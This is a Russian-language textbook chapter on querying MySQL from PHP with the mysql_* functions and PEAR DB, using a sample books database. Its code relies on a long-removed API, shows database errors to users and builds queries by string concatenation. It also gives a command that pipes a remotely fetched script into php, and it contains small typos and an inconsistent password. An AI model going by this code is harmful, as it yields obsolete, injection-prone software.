На рис. 9.1 показано, как этапы взаимодействия с базой данных соотносятся с двумя типами ресурсов, упомянутых выше. Построение инструкции `SELECT` происходит перед вызовом третьей функции, но на рисунке этот этап не представлен. Он выполняется с помощью обычного программного кода PHP и не имеет отношения к специфике MySQL.




Рис. 9.1. Взаимосвязь между функциями и ресурсами при работе с базой данных

Подключение сведений о регистрации в базе данных

Приступим к созданию файла, в котором будет храниться информация, необходимая для регистрации в MySQL. Эти сведения рекоменду-

¹ Или, что то же самое, символическое DNS-имя этого сервера, которое используется гораздо чаще, чем его прямой IP-адрес. – Прим. науч. ред.

ется сохранять в отдельном подключаемом файле. Если изменится пароль подключения к базе данных, вам достаточно будет изменить сведения о регистрации лишь в одном месте, независимо от того, сколько будет написано сценариев PHP, выполняющих доступ к базе данных.



Не следует беспокоиться по поводу того, что кто-то увидит содержимое файла с информацией о подключении к базе данных. Если из браузера этот файл будет запрошен как самостоятельная страница, он будет обработан интерпретатором PHP, и браузер получит пустую страницу.

Назовем этот файл *db_login.php* и поместим его в каталог с другими файлами PHP. Формат содержимого файла представлен в примере 9.1.

Пример 9.1. Шаблон для хранения настроек соединения с базой данных

```
<?php
$db_host='имя хоста сервера базы данных';
$db_database='имя базы данных';
$db_username='имяпользователя';
$db_password='пароль';
?>
```

В примере 9.2 представлено содержимое такого файла для подключения к базе данных, находящейся на той же машине, что и веб-сервер. Здесь мы указали имя базы данных, имя пользователя и пароль.

Пример 9.2. Файл db_login.php с фактическими значениями

```
<?php
$db_host='localhost';
$db_database='test';
$db_username='test';
$db_password='yourpass';
?>
```

На рис. 9.2 показано, как этот файл используется в сценариях PHP. Далее мы будем работать с базой данных, созданной в главе 7.

В примере 9.3 приводится сокращенный дамп базы данных, созданный с помощью команды `mysqldump`.

Пример 9.3. Код SQL для восстановления объектов базы данных test

```
--
-- Table structure for table authors
--
DROP TABLE IF EXISTS authors;
CREATE TABLE authors (
  author_id int(11) NOT NULL auto_increment,
  title_id int(11) NOT NULL default '0',
  author varchar(125) default NULL,
  PRIMARY KEY (author_id)
) ENGINE=MyISAM DEFAULT CHARSET=latin1;
--
-- Dumping data for table authors
```





Рис. 9.2. Использование информации о подключении к базе данных в нескольких сценариях

```

--
INSERT INTO authors VALUES (1,1,'Ellen Siever'),(2,1,'Aaron Weber'),
(3,2,'Arnold Robbins'),(4,2,'Nelson H.F. Beebe');
--
-- Table structure for table books
--
DROP TABLE IF EXISTS books;
CREATE TABLE books (
  title_id int(11) NOT NULL auto_increment,
  title varchar(150) default NULL,
  pages int(11) default NULL,
  PRIMARY KEY (title_id)
) ENGINE=MyISAM DEFAULT CHARSET=latin1;
--
-- Dumping data for table books
--
INSERT INTO books VALUES (1,'Linux in a Nutshell',476),(2,'Classic Shell
Scripting',256);
--
-- Table structure for table purchases
--
DROP TABLE IF EXISTS purchases;
CREATE TABLE purchases (
  id int(11) NOT NULL auto_increment,
  user varchar(10) default NULL,
  title varchar(150) default NULL,
  day date default NULL,
  PRIMARY KEY (id)
) ENGINE=MyISAM DEFAULT CHARSET=latin1;
--

```

```
-- Dumping data for table purchases
--
LOCK TABLES purchases WRITE;
INSERT INTO purchases VALUES (1, 'Mdavis', 'Regular Expression Pocket
Reference',
'2005-02-15'),
(2, 'Mdavis', 'JavaScript & DHTML Cookbook', '2005-02-10');
```

Если вы еще не создали таблицы из главы 8, сохраните код примера 9.3 в файле *backup.sql* и запустите из командной строки следующую команду:

```
mysql -u имя_пользователя -p пароль -D имя_базы_данных < backup_file_name.
sql
```

Если подставить фактические значения из предыдущих примеров, эта команда приобретет следующий вид:

```
mysql -u test -pyourpass -D test < backup.sql
```

База данных называется *test* и содержит три таблицы с именами *books*, *authors* и *purchases*. Каждая таблица включает несколько примеров строк. Этого вполне достаточно, чтобы научиться выполнять запросы из PHP.

Подключение к базе данных

Прежде всего, необходимо выполнить подключение к базе данных и убедиться в том, что соединение установлено. Подключив файл с информацией о соединении с базой данных, мы получаем возможность использовать переменные в вызове функции `mysql_connect` вместо жестко определяемых параметров, как показано в примере 9.4. Здесь мы просто объединили файл *db_test.php* и небольшой фрагмент программного кода.

Пример 9.4. Подключение файла с параметрами соединения и вызов функции `mysql_connect`

```
// Подключить файл с информацией о соединении с базой данных
include('db_login.php');
// Подключиться к базе данных
$connection = mysql_connect($db_host, $db_username, $db_password);
if (!$connection) {
    die("Невозможно подключиться к базе данных: <br />". mysql_error());
}
```

Функция `mysql_connect` принимает в качестве аргументов имя хоста, имя пользователя и пароль. Если соединение было благополучно установлено, функция возвращает дескриптор соединения. Если соединение не может быть установлено, возвращается значение `FALSE`. Чтобы убедиться в том, что соединение установлено, нужно проверить возвращаемое значение. Если при подключении была обнаружена какая-либо ошибка, например неверный пароль, следует вывести предупреждение с помощью функции `mysql_error`, указав причину ошибки.



Вместо того чтобы просто выводить сообщение об ошибке, используйте функцию `die()`, которая выведет текст сообщения и остановит исполнение программы. Невозможность подключения к базе данных делает бесполезной дальнейшую работу большинства веб-страниц, управляемых информацией из базы данных, поэтому нет смысла продолжать работу и заставлять пользователя читать многочисленные сообщения об ошибках.

Обратите внимание: мы еще не указывали имя базы данных.

Обработка ошибок подключения

Одна из возможных ошибок:

```
Fatal error: Call to undefined function mysql_connect( ) in C:\Program Files\
Apache Software Foundation\Apache2.2\htdocs\db_test.php on line 4
```

Фатальная ошибка: Вызов неопределенной функции `mysql_connect()` в `C:\Program Files\Apache Software Foundation\Apache2\htdocs\test.php` в строке 4

Эта ошибка возникает, поскольку в дистрибутиве PHP 5.x для Windows поддержка MySQL отключена по умолчанию. Чтобы исправить ее, скопируйте файл `php_mysql.dll` из каталога `ext/`, расположенного в архиве с дистрибутивом, в каталог `C:\php`.

Проверьте файл `C:\WINDOWS\php.ini` – в нем следует раскомментировать (убрать из начала строки символ `;`) следующие строки:

```
extension_dir = "c:/PHP/ext/"
extension=php_mysql.dll
```

В них задается добавление каталога `C:\php\ext` к путям поиска подключаемых расширений и подключение самого расширения MySQL. Вы можете просто отыскать эти строки с помощью функции поиска текстового редактора и раскомментировать их. Если же эти строки отсутствуют, их нужно добавить.

Затем нужно перезапустить веб-сервер Apache, после чего поддержка MySQL будет активирована.

Выбор базы данных

Следующий этап после установления соединения – выбор используемой базы данных с помощью функции `mysql_select_db`. Она принимает два аргумента: имя базы данных и необязательный дескриптор соединения. Если дескриптор не указан, по умолчанию будет использовано соединение, установленное последним вызовом функции `mysql_connect`.

```
// Выбрать базу данных
$db_select = mysql_select_db($db_database);
if (!$db_select) {
    die("Невозможно выбрать базу данных: <br />". mysql_error());
}
```

И снова, следуя правилам хорошего тона, при каждом обращении к базе данных проверяем наличие ошибки и отображаем ее.



В одном и том же сценарии можно многократно вызывать `mysql_select_db`, но такая практика не приветствуется.

Теперь, когда соединение с базой данных установлено, можно приступить к исполнению SQL-запросов.

Построение SQL-запроса SELECT

Построить SQL-запрос не сложнее, чем записать в некоторую переменную строку с текстом запроса. Разумеется, SQL-запрос должен быть построен правильно, в противном случае MySQL вернет сообщение об ошибке при попытке исполнить его. Мы используем переменную с именем `$query`, поскольку такое название отражает назначение переменной, но вы можете выбрать любое другое имя. В данном примере мы используем запрос `SELECT * FROM books`.



В отличие от работы с клиентом командной строки, в данном случае текст запроса ни в коем случае не должен заканчиваться точкой с запятой.

Запрос можно строить по частям, с помощью оператора конкатенации (`.`):

```
// Записать текст запроса в переменную
$select = ' SELECT ';
$column = ' * ';
$from = ' FROM ';
$tables = ' books ';
$where = ' NATURAL JOIN authors ';
$query = $select.$column.$from.$tables.$where;
```

Это более гибкий способ, чем приведенный ниже:

```
// Записать текст запроса в переменную
$query = "SELECT * FROM books NATURAL JOIN authors";
```

В строку запроса можно также включать переменную с предложением `WHERE` для ограничения количества записей в результирующем наборе данных, исходя из информации, получаемой от пользователя, или из результатов другого запроса.

Теперь, когда текст запроса записан в переменную, можно попробовать исполнить его.

Исполнение запроса

Исполнение запросов к базе данных производится с помощью функции `mysql_query`. Она принимает два аргумента – запрос и необязательный

дескриптор соединения с базой данных, и возвращает результат запроса. Сохраним ссылку на результат в переменной с говорящим именем `$result`. Эту переменную также следует проверять на равенство значению `FALSE`, чтобы убедиться в отсутствии ошибок в строке запроса или в соединении с базой данных.

```
// Исполнить запрос
$result = mysql_query( $query );
if (!$result) {
    die("Невозможно исполнить запрос к базе данных: <br />". mysql_error());
}
```

Исполнив запрос, база данных возвращает результирующий набор данных. Это такие же строки, как при исполнении запросов с помощью клиента командной строки `mysql`. Чтобы вывести их, придется обрабатывать каждую строку отдельно.

Выборка данных и их отображение

Извлечь строки из результирующего набора данных можно с помощью функции `mysql_fetch_row`. Ее синтаксис:

```
array mysql_fetch_row ( resource $result);
```

Данная функция принимает в качестве аргумента результат исполнения запроса, который мы сохранили в переменной `$result`. При каждом вызове она возвращает одну строку, пока не достигнет последней записи в результирующем наборе данных, после чего будет возвращать значение `FALSE`. Таким образом, нужно организовать выборку данных в цикле с помощью функции `mysql_fetch_row` и определить некоторый программный код, выводящий каждую строку:

```
// Получить и отобразить результаты
while ($result_row = mysql_fetch_row(($result))){
    echo 'Название: '.$result_row[1] . '<br />';
    echo 'Автор: '.$result_row[4] . '<br />';
    echo 'Страниц: '.$result_row[2] . '<br /><br />';
}
```

Записи в результирующем наборе данных хранятся в виде массивов, и за одну операцию можно извлечь только одну строку. Конструкция `$result_row[2]` означает обращение ко второму¹ полю (в соответствии с порядком следования столбцов в запросе или в определении таблицы при использовании запроса вида `SELECT *`) строки из результирующего набора данных.

Способы извлечения данных

Это не единственный способ извлечения информации из результирующего набора данных. Функция `mysql_fetch_array` позволяет разместить

¹ Скорее к третьему, потому что нумерация элементов массива в PHP начинается с 0, а при нумерации столбцов в таблице используется естественный порядок (начиная с 1). – *Прим. перев.*

результаты в массиве за один шаг. Она принимает в первом аргументе результирующий набор данных, а во втором (необязательном) аргументе – значение, описывающее способ связывания данных. Если во втором аргументе передать значение `MYSQL_ASSOC`, будет выполнена индексация результатов в массиве на основе имен столбцов в запросе. Если передать значение `MYSQL_NUM`, доступ к результатам можно будет осуществлять с помощью числовых индексов, отсчет которых начинается с нуля. Значение по умолчанию – `MYSQL_BOTH`. В этом случае обращаться к массиву можно любым из вышеперечисленных способов. Функция `mysql_fetch_assoc` – это альтернативный вариант использованию функции `mysql_fetch_array` со значением второго аргумента `MYSQL_ASSOC`.

Перепишем представленный выше фрагмент, чтобы извлечь данные в ассоциативный массив с помощью функции `mysql_fetch_array`:

```
// Получить и отобразить результаты
while ($result_row = mysql_fetch_array($result, MYSQL_ASSOC)){
    echo 'Название: '.$result_row['title'] . '<br />';
    echo 'Автор: '.$result_row['author'] . '<br />';
    echo 'Страниц: '.$result_row['pages'] . '<br /><br />';
}
```

Закрытие соединения

Как правило, по окончании работы с базой данных следует закрыть соединение. Это можно осуществить с помощью функции `mysql_close`, которая сообщит PHP и MySQL, что вы больше не будете использовать соединение, и освободит все занимаемые им ресурсы и память.

```
mysql_close($connection)
```

Объединение действий

Теперь можно объединить все эти действия в едином файле сценария PHP, который мы назвали `db_test.php`. Файл сценария, текст которого приводится в примере 9.5, следует разместить в том же каталоге, где находится файл `db_login.php`.

Пример 9.5. Отображение содержимого таблиц `books` и `authors`

```
<?php
// Подключить информацию о соединении с базой данных
include('db_login.php');
// Подключиться
$connection = mysql_connect( $db_host, $db_username, $db_password );
if (!$connection)
{
    die("Невозможно подключиться к базе данных: <br />". mysql_error());
}
// Выбрать базу данных
$db_select=mysql_select_db($db_database);
if (!$db_select)
{
```

```

        die("Невозможно выбрать базу данных: <br />". mysql_error());
    }
    // Записать запрос в переменную
    $query = "SELECT * FROM books NATURAL JOIN authors";
    // Исполнить запрос
    $result = mysql_query( $query );
    if (!$result)
    {
        die("Невозможно исполнить запрос к базе данных: <br />". mysql_error());
    }

    // Получить и отобразить результаты
    while ($result_row = mysql_fetch_row(($result)))
    {
        //     echo 'Название: '.$result_row[1] . '<br />';
        echo Title: '.$result_row[1] . '<br />';
        //     echo 'Автор: '.$result_row[4] . '<br />';
        echo 'Author: '.$result_row[4] . '<br />';
        //     echo 'Страниц: '.$result_row[2] . '<br /><br />';
        echo 'Pages: '.$result_row[2] . '<br /><br />';
    }
    // Закрыть соединение
    mysql_close($connection);
    ?>

```

Результаты работы примера 9.5 в формате HTML:

```

Title: Linux in a Nutshell<br />Author: Ellen Siever<br />Pages: 476<br />
<br />Title: Linux in a Nutshell<br />Author: Aaron Weber<br />Pages: 476<br />
<br />Title: Classic Shell Scripting<br>Author: Arnold Robbins<br />Pages:
256<br />
<br />Title: Classic Shell Scripting<br />Author: Nelson H.F. Beebe<br />Pages:
256<br /><br />

```

Как это выглядит в окне браузера, показано на рис. 9.3.

Если вы не получите результат, представленный на рис. 9.3, значит вы увидите сообщение об ошибке, которое подскажет, что пошло не так и где это произошло.

Чтобы сделать результаты более наглядными, можно оформить их в виде таблицы, как показано в примере 9.6.

Пример 9.6. Отображение результатов запроса в виде HTML-таблицы

```

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html401/loose.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=windows-1251">
    <title>Отображение результатов в HTML-таблице </title>
</head>
<body>
<table border="1">

```



Рис. 9.3. Результаты работы примера 9.5 в окне браузера

```

        <tr>
            <th>Title</th>
            <th>Author</th>
            <th>Pages</th>
        </tr>
<?php
// Подключить информацию о соединении с базой данных
include('db_login.php');
// Подключиться
$connection = mysql_connect($db_host, $db_username, $db_password);
if (!$connection) {
    die("Невозможно подключиться к базе данных: <br />". mysql_error());
}
// Выбрать базу данных
$db_select = mysql_select_db($db_database);
if (!$db_select) {
    die("Невозможно выбрать базу данных: <br />". mysql_error());
}
// Записать текст запроса в переменную
$query = "SELECT * FROM books NATURAL JOIN authors";
// Исполнить запрос
$result = mysql_query($query);
if (!$result){
    die ("Невозможно исполнить запрос к базе данных: <br />". mysql_
error());
}
// Получить результаты и отобразить
while ($row = mysql_fetch_array($result, MYSQL_ASSOC)) {
    $title = $row["title"];

```




```

    $author = $row["author"];
    $pages = $row["pages"];
    echo "<tr>";
    echo "<td>$title</td>";
    echo "<td>$author</td>";
    echo "<td>$pages</td>";
    echo "</tr>";
}
// Закреть соединение
mysql_close($connection);
?>
</table>
</body>
</html>

```

Как выглядят результаты работы примера 9.6 в окне браузера, показано на рис. 9.4.



Title	Author	Pages
Linux in a Nutshell	Ellen Siever	476
Linux in a Nutshell	Aaron Weber	476
Classic Shell Scripting	Arnold Robbins	256
Classic Shell Scripting	Nelson H.F. Beebe	256

Рис. 9.4. Те же данные, но в виде HTML-таблицы

Обратите внимание: в примере 9.6 данные извлекаются с помощью функции `mysql_fetch_array` с параметром `MYSQL_ASSOC`. Если у вас уже возник вопрос: «Как отобразить название книги и имя автора в одной строке?», вы готовы приступить к рассмотрению PEAR.

Использование PEAR

PEAR – это платформа и система распространения многократно используемых PHP-компонентов, фактически это набор дополнительных функциональных возможностей для разработчиков PHP-программ. Есть много модулей, реализующих все – от управления сессиями до обеспечения функциональности корзины покупателя в интернет-магазине. В табл. 9.1 перечислены категории модулей, доступные в настоящее время.

Таблица 9.1. Категории модулей PEAR

Authentication (аутентификация)	HTML	Processing (обработка)
Benchmarking (производительность)	HTTP	Science (научные вычисления)
Caching (кэширование)	Images (изображения)	Semantic Web (семантика Сети)
Configuration (настройка)	Internationalization (интернационализация)	Streams (потoki)
Console (консоль)	Logging (журналирование)	Structures (структуры)
Database (базы данных)	Mail (электронная почта)	System (система)
Date/Time (дата/время)	Math (математика)	Test (тесты)
Encryption (шифрование)	Networking (сети)	Tools and utilities (инструменты и утилиты)
Event (события)	Numbers (числа)	Validate (проверка правильности)
File formats (форматы файлов)	Payment (платежи)	Web services (веб- службы)
File system (файловая система)	PEAR	XML
GTK components (компоненты GTK)	PHP	

Это неполный список. На странице <http://pear.php.net> вы найдете полный перечень модулей, доступных для загрузки.

Установка

Для установки и управления пакетами PEAR предназначен Package Manager (менеджер пакетов). Необходимость установки менеджера пакетов зависит от используемой версии PHP. Если у вас PHP версии 4.3.0 или выше, значит менеджер пакетов уже установлен. В PHP 5.0 менеджер пакетов был выделен в самостоятельный пакет. Пакет DB, который нас интересует, также устанавливается по умолчанию вместе с менеджером пакетов. Таким образом, если у вас имеется менеджер пакетов, значит все уже установлено.

UNIX

Чтобы установить менеджер пакетов в операционной системе UNIX, нужно запустить из командной строки следующую команду:

```
lynx -source http://go-pear.org/ | php
```

Эта команда получит с сайта *go-pear.org* сценарий установки PEAR (фактически это программа на языке PHP) и передаст его команде `php` для исполнения.

Windows

Дистрибутив PHP 5 включает в себя сценарий установки PEAR в виде файла *C:\php\go-pear.bat*. Если во время установки (см. главу 2) вы установили не все элементы, извлеките все файлы из дистрибутива PHP в каталог *C:\php* и запустите файл *.bat*.



Если вы устанавливали PHP из файла дистрибутива с расширением *.msi*, то вместо запуска файла *go-pear.bat* исполните следующую команду:

```
php go-pear.phar
```

Если каталог PEAR ранее не был создан, то перед запуском сценария *go-pear.phar* следует запустить процедуру установки PHP, выбрать опцию Change (изменить) и установить опцию Extensions and Extras (расширения и дополнения) в значении Will be installed on local drive (установить на локальный диск).

На рис. 9.5 показан начальный экран после запуска программы установки PEAR.

```
C:\WINNT\system32\cmd.exe - go-pear.bat
C:\php>go-pear.bat
Welcome to go-pear!

Go-pear will install the 'pear' command and all the files needed by
it. This command is your tool for PEAR installation and maintenance.

Use 'php PEAR\go-pear.php local' to install a local copy of PEAR.

Go-pear also lets you download and install the PEAR packages bundled
with PHP: DB, Net_Socket, Net_Smtp, Mail, XML_Parser, PHPUnit.

If you wish to abort, press Control-C now, or press Enter to continue:
```

Рис. 9.5. Сценарий установки *go-pear.bat*

Вам будет задана серия вопросов о каталогах. Отвечая на них, можно согласиться с значениями, предлагаемыми по умолчанию.



Файл *php.exe* должен быть доступен по путям поиска файлов. Проверьте это, введя команду `php.exe` в командной строке. Если команда не будет найдена, добавьте путь к ней в переменную PATH. Чтобы получить доступ к переменной PATH, выберите Пуск → Панель управления → Система → Дополнительно → Переменные среды и добавьте в конец значения переменной PATH путь *C:\php*.

Сценарий установки PEAR создаст файл с именем *C:\php\PEAR_ENV.reg*. Выполните двойной щелчок по этому файлу, чтобы зарегистрировать

пути PEAR в реестре. Данный файл зависит от устанавливаемой версии PEAR. Когда появится диалоговое окно, проверьте информацию, которая будет добавлена в реестр, и щелкните по кнопке ОК.

Возможно, после запуска сценария вам придется отредактировать файл *php.ini*, чтобы добавить каталог PEAR в путь поиска подключаемых файлов. Строка 447 в файле *php.ini* должна выглядеть примерно так:

```
include_path = ".;c:\php\includes;c:\php\PEAR"
```

Чтобы модуль DB можно было использовать, придется перезапустить веб-сервер Apache.

Хостинг

Многие интернет-провайдеры, предоставляющие услуги хостинга, устанавливают пакет PEAR DB. Попросите своего провайдера установить этот пакет, если он еще не установлен. Определить, установлен ли модуль PEAR DB, можно с помощью сценария из примера 9.7: строка `require_once('DB.php');` задает вывод сообщения об ошибке при запуске сценария, если пакет отсутствует.


Добавление дополнительных пакетов

По завершении установки вы можете получить доступ к менеджеру пакетов PEAR, введя команду `pear` в командной строке. Добавление новых модулей выполняется простым запуском команды `pear имя_пакета`. Сейчас вам не нужно ничего устанавливать, поскольку пакет DB устанавливается по умолчанию.

Пользователю операционной системы Windows XP Home для установки пакета PEAR DB понадобится выполнить следующие действия:

```
C:\>cd c:\php
C:\>pear install DB
C:\>pear list
```

Команду `pear list` запускают, чтобы узнать номера версий установленных пакетов. Она выводит список, показанный на рис. 9.6.



```
C:\>pear list
INSTALLED PACKAGES, CHANNEL PEAR.PHP.NET:
=====
PACKAGE      VERSION STATE
Archive_Tar  1.3.1  stable
Console_Getopt  1.2.0  stable
DB            1.7.6  stable
Mail         1.1.9  stable
Net_SMTP     1.2.7  stable
Net_Socket   1.0.6  stable
PEAR         1.4.2  stable
PHPUnit      1.3.1  stable
XML_Parser   1.2.7  stable
XML_RPC      1.4.3  stable
C:\>_
```

Рис. 9.6. Список установленных пакетов PEAR и номера их версий

Пример вывода списка книг с применением PEAR

При работе с пакетом PEAR DB последовательность выполняемых действий не изменяется. Однако синтаксис вызова функций несколько отличается. Мы рассмотрим сценарий строку за строкой и опишем все отличия, которые встретятся в примере 9.7.


Пример 9.7. Отображение содержимого таблицы books с помощью пакета PEAR DB

```

1 <?php
2
3 include('db_login.php');
4 require_once('DB.php');
5
6 $connection =
    DB::connect("mysql://$db_username:$db_password@$db_host/$db_database");
7
8 if (DB::isError($connection)) {
9     die("Ошибка подключения к базе данных:<br/>".
        DB::errorMessage($connection));
10 }
11
12 $query = "SELECT * FROM books NATURAL JOIN authors";
13 $result = $connection->query($query);
14
15 if (DB::isError($result)) {
16     die("Ошибка запроса:<br />". $query." ".DB::errorMessage($result));
17 }
18
19 echo('<table border="1">');
20 echo '<tr><th>Title</th><th>Author</th><th>Pages</th></tr>';
21
22 while ($result_row = $result->fetchRow()) {
23     echo "<tr><td>";
24     echo $result_row[1] . '</td><td>';
25     echo $result_row[4] . '</td><td>';
26     echo $result_row[2] . '</td></tr>';
27 }
28
29 echo("</table>");
30 $connection->disconnect();
31
32 ?>

```

Результат работы примера 9.7 в окне браузера приведен на рис. 9.7. Заметим, что рис. 9.7 идентичен рис. 9.4.



Title	Author	Pages
Linux in a Nutshell	Ellen Siever	476
Linux in a Nutshell	Aaron Weber	476
Classic Shell Scripting	Arnold Robbins	256
Classic Shell Scripting	Nelson H.F. Beebe	256

Рис. 9.7. Переход на использование функций PEAR DB не повлиял на представление результата

В строке 3 сценария подключается тот же файл с информацией о соединении с базой данных:

```
include('db_login.php');
```

В строке 4 появилась новая инструкция `require`:

```
require_once( "DB.php" );
```

Эта строка подключает файл *DB.php*, в котором находятся функции PEAR DB. Функция `require_once` выведет сообщение об ошибке, если ей не удастся обнаружить файл *DB.php*. Кроме того, она не станет повторно подключать уже подключенный файл, что в противном случае привело бы к появлению ошибки.



Файл *DB.php* находится в подкаталоге `/pear` дистрибутива PHP. При установке PEAR этот каталог должен быть добавлен в `include_path` в файле *php.ini*. Если файл не найден, проверьте, установлен ли пакет PEAR DB и корректно ли указаны пути к файлам.

Создание экземпляра объекта соединения

В файле *DB.php* определен класс DB (классы и объекты описаны в главе 5). В основном, мы будем пользоваться методами этого класса. В классе DB есть метод `connect`, который заменит нам функцию `mysql_connect`. Два двоеточия (`::`) в строке 6 свидетельствуют о том, что вызывается функция класса:

```
connection = DB::connect("mysql://$db_username:$db_password@$db_host/$db_database");
```

При обращении к функции `connect` создается новое соединение с базой данных, информация о котором сохраняется в переменной `$connection`. Функция `connect` пытается установить соединение с базой данных, используя строку подключения, передаваемую ей в качестве аргумента.

Строка подключения

Строка подключения использует новый формат представления регистрационной информации, которая ранее передавалась в виде отдельных аргументов:

```
тип_базы_данных://имя_пользователя:пароль@имя_хоста/имя_базы_данных
```

Этот формат может показаться вам знакомым, поскольку напоминает строку подключения к разделяемым ресурсам Windows. Первая часть строки определяет набор функций PEER, которые будут использоваться в действительности. Поле `тип_базы_данных` определяет тип базы данных, с которой устанавливается соединение. Поддерживаемые типы: `ibase`, `mysql`, `mssql`, `mysql`, `oci8`, `odbc`, `pgsql` и `sybase`. Если вам понадобится, чтобы PHP-программы работали с базой данных другого типа, в веб-страницах для этого потребуется изменить только значение поля `тип_базы_данных`!

Назначение полей `имя_пользователя`, `пароль`, `имя_хоста` и `имя_базы_данных` уже должно быть вам известно по опыту работы с обычными функциями PHP, устанавливающими соединение с базами данных. Обязательным для указания является только тип соединения, но, как правило, задаются и значения всех полей.

После того как будут подключены значения из файла `db_login.php`, строка подключения примет следующий вид:

```
"mysql://test:test@localhost/test"
```

Если вызов метода `connect` в строке 6 увенчается успехом, будет создан объект `DB`. Он содержит методы доступа к базе данных, а также всю информацию о состоянии соединения с базой данных.

Исполнение запросов

Исполнение запросов производится с помощью метода `query`. Метод `query` работает точно так же, как и PHP-функция `query`, — принимает строку с текстом запроса на языке SQL. Различие заключается в необходимости использовать оператор стрелки (`->`) для вызова метода объекта. Кроме того, данный метод возвращает не дескриптор результирующего набора данных, а другой объект.

```
$query = "SELECT * FROM books"
$result = $connection->query($query);
```

Этот фрагмент вызывает метод `query` объекта `connection` и возвращает результирующий объект, который записывается в переменную `$result`.

Извлечение данных

Работа с результирующим объектом начинается в строке 22, где вызывается метод `fetchRow` этого объекта. Он возвращает одну запись, как и функция `mysql_fetch_row`.

```
while ($result_row = $result->fetchRow()) {
```

```

    echo 'Title: ' . $result_row[1] . '<br />';
    echo 'Author: ' . $result_row[4] . '<br />';
    echo 'Pages: ' . $result_row[2] . '<br /><br />';
}

```

Здесь в цикле `while` все строки извлекаются по одной с помощью метода `fetchRow`, пока он не вернет значение `FALSE`. Программный код, составляющий тело цикла, не изменился по сравнению с примером, где использовались обычные функции PHP.

Закрытие соединения

В строке 30 соединение с базой данных закрывается, для чего вызывается метод `disconnect` объекта:

```
$connection->disconnect();
```

Вывод сообщений об ошибках средствами PEAR

Функция `DB::isError` выяснит, является ли возвращаемое значение признаком ошибки или нет. Если это ошибка, то текстовое описание полученной ошибки можно получить с помощью метода `DB::errorMessage`. Функции `DB::errorMessage` необходимо передать в качестве аргумента возвращаемое значение другой функции.

Следующий фрагмент использует возможности PEAR для контроля ошибок:

```

<?php
